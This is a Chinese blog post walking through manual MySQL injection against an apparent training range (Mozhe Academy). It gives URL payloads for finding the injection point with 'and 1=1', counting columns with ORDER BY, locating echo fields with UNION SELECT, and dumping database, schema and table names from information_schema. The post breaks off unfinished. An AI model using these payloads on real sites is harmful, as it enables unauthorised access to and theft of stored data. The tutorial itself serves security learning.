MySQL手工注入（内含实验）

原创

P一 于 2022-03-12 21:48:34 发布 3431 收藏
文章标签： sql 前端 mysql 数据库
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_57959384/article/details/123450644
版权

网站的账号和密码在哪里？

数据库里。

数据库中储存着数据表,字段，数据,内容。结构化查询语句（SQL）

什么是SQL注入？

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序事先定义好的查询语句的结尾上添加额外的SQL语句，在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。

实验：


墨者学院，注册，登录。

找到靶场

（实验名称：MySQL手工注入漏洞测试(MySQL数据库)）

一、判断注入点

1.输入 and 1=1 可以显示。



[redacted]

124.70.64.48:48149/new_list.php?id=1%20and%201=1


关于平台停机维护的通知

各位平台用户：

平台将于2018年12月31日00:00至2019年1月1日12:00（12小时）进行停机升级，升级期间系统将停止对内对外服务，禁止业务人员等所有用户进行系统操作，如仍在系统升级期间进行操作，所带来的影响后果自行负责，给您工作带来不便，敬请谅解。


XWAY科技管理系统V3.0

[redacted]



CSDN @P—

2.输入 and 1=2 无法显示。



CSDN @P


满足以上条件的可能存在数字型注入。

二、判断字段数

网址后输入：order by 1

平台将于2018年12月31日00:00至2019年1月1日12:00（12小时）进行停机升级，升级期间系统将停止对内对外服务，禁止业务人员等所有用户进行系统操作，如仍在系统升级期间进行操作，所带来的影响后果自行负责，给您工作带来不便，敬请谅解。

XWAY科技管理系统V3.0



CSDN @P—

从1开始数到5时，返回错误，说明注入点为4。

三、查询回显点

输入： union select 1,2,3,4

但返回正常，将id=1改为id=-1，找到注入点。

四、爆库爆表爆数据

爆库

（1）输入：id=-1 union select 0,2,database(),4

得到当前数据库名 mozhe_Discuz_StormGroup

（2）用group_concat()函数一次性爆出所有数据库名

and 1=2 union select 1,2,group_concat(schema_name),4 from information_schema.schemata

2.爆表：

（1）查询当前数据库名和第一个表名

```
id=-1 union select 1,database(),(select table_name from information_schema.tables where table_schema= database() limit 0,1),4
```

得到数据库名和表名

CSDN @P—

有点累了，明天用电脑写吧还是□